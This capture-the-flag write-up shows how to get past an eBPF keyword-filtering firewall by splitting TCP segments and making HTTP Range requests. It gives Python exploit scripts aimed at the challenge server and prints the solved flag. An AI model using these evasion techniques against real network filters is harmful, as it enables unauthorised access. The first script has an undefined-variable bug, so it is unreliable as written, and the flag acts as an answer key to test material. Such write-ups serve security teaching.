Description
Free flag at /flag.html
curl http://35.227.38.232:5000
Files Provided: firewall.zip
References
Solution
Firewall Rule Analysis
Within the zip file we are given there’s a file called firewall.c. The file contains a custom firewall implemented as an eBPF (extended Berkeley Packet Filter) program attached to the Linux Traffic Control (TC) subsystem. The Linux Traffic Control subsystem manages packet queuing, scheduling, and filtering in the kernel. eBPF programs can be attached to TC ingress/egress hooks to filter or modify packets as they traverse the network stack.
At firewall.c we can see this line:
SEC("tc/ingress")That indicates the program filters incoming packets to the host. Then we can see:
...
static const char blocked_kw[KW_LEN] = "flag";
static const char blocked_char = '%';
...

        // Filter traffic
        if (has_blocked_kw(skb, ETH_HLEN + ip_hdr_size, ip_tot_len - ip_hdr_size)) {
            return TC_ACT_SHOT;
        }
        if (has_blocked_char(skb, ETH_HLEN + ip_hdr_size, ip_tot_len - ip_hdr_size)) {
            return TC_ACT_SHOT;
        }
has_blocked_kw(): Scans for the string"flag"(4 bytes)has_blocked_char(): Scans for the character'%'*
The rules also allow only IPv4 traffic.
Initial Bypass Attempt
We need to retrieve flag.html from the server. However, the word flag is filtered by the firewall. Since the firewall scans each packet’s payload independently, we can split the forbidden string "flag" across multiple TCP segments. If "fl" appears in one packet and "ag" in another, neither packet contains the complete forbidden string.
I tested this theory with the following script that fragments the packets:
#!/usr/bin/env python3
import socket
import time

def test_segmentation():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.setsockopt(socket.IPPROTO_TCP, socket.TCP_NODELAY, 1)
    s.connect(("35.227.38.232", 5000))

    # Split "flag" across packet boundary
    parts = [
        b"GET /fl",
        b"ag.html HTTP/1.1\r\n",
        b"Host: 35.227.38.232:5000\r\n\r\n"
    ]

    for part in parts:
        s.send(part)
        if i == 0:  # Force segmentation
            time.sleep(0.2)

    response = s.recv(4096)
    print(response.decode())
    s.close()
The script successfully bypassed the ingress filtering and received an HTTP 200 OK response. However, only headers were received, not the response body:
HTTP/1.1 200 OK
Server: nginx/1.29.3
Content-Type: text/html
Content-Length: 213
Connection: close
ETag: "695b10bb-d5"
We got a 200 OK from the server, which means we successfully bypassed the firewall. However, the header says Content-Length: 213 but we get no body with the response…
Successful Bypass
After analyzing what was going on, the only explanation I could think of is that the server was also dropping outgoing traffic. But as explained before, the rules are only ingress:
SEC("tc/ingress")After some reading, I had a theory: The eBPF program is running as a gateway or proxy between client and server. This means that from the eBPF point of view, the server response is also an incoming connection (ingress to the firewall gateway from the server).
Therefore, we need to avoid "flag" in the response too. Since we can’t control how the server fragments its response, we use HTTP Range requests to retrieve the file in small pieces.
This is the working script that worked to retrieve the flag:
#!/usr/bin/env python3
import socket
import time
import re

def get_file_in_pieces():
    """Get flag.html in pieces using Range header"""

    # First, get just the headers to know file size
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("35.227.38.232", 5000))

    # HEAD request to get Content-Length
    parts = [
        b"HEAD /fl",
        b"ag.html HTTP/1.1\r\n",
        b"Host: 35.227.38.232:5000\r\n\r\n"
    ]

    for part in parts:
        s.send(part)
        if b"HEAD /fl" in part:
            time.sleep(0.1)

    response = s.recv(1024).decode()
    file_size = int(re.search(r'Content-Length:\s*(\d+)', response).group(1))
    print(f"File size: {file_size} bytes")
    s.close()

    # Now get file in small pieces
    piece_size = 10  # Small pieces to avoid "flag" in any one piece
    all_pieces = []

    for start in range(0, file_size, piece_size):
        end = min(start + piece_size - 1, file_size - 1)

        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("35.227.38.232", 5000))

        # Range request
        request = f"GET /flag.html HTTP/1.1\r\n"
        request += f"Host: 35.227.38.232:5000\r\n"
        request += f"Range: bytes={start}-{end}\r\n"
        request += f"Connection: close\r\n\r\n"

        # Split "flag" in the path
        request_bytes = request.encode()
        split_point = request_bytes.find(b"flag")
        part1 = request_bytes[:split_point + 2]
        part2 = request_bytes[split_point + 2:]

        s.send(part1)
        time.sleep(0.1)
        s.send(part2)

        # Get response
        response = b""
        try:
            s.settimeout(1)
            while True:
                chunk = s.recv(1024)
                if not chunk:
                    break
                response += chunk
        except:
            pass

        s.close()

        # Extract the piece of content
        if b"206 Partial Content" in response:
            headers_end = response.find(b"\r\n\r\n")
            if headers_end != -1:
                piece = response[headers_end + 4:]
                all_pieces.append(piece)

        time.sleep(0.1)

    if all_pieces:
        full_content = b"".join(all_pieces)
        print("\nReconstructed content:")
        print(full_content.decode())

if __name__ == "__main__":
    get_file_in_pieces()
Solution: uoftctf{f1rew4l1_Is_nOT_par7icu11rLy_R0bust_I_bl4m3_3bpf}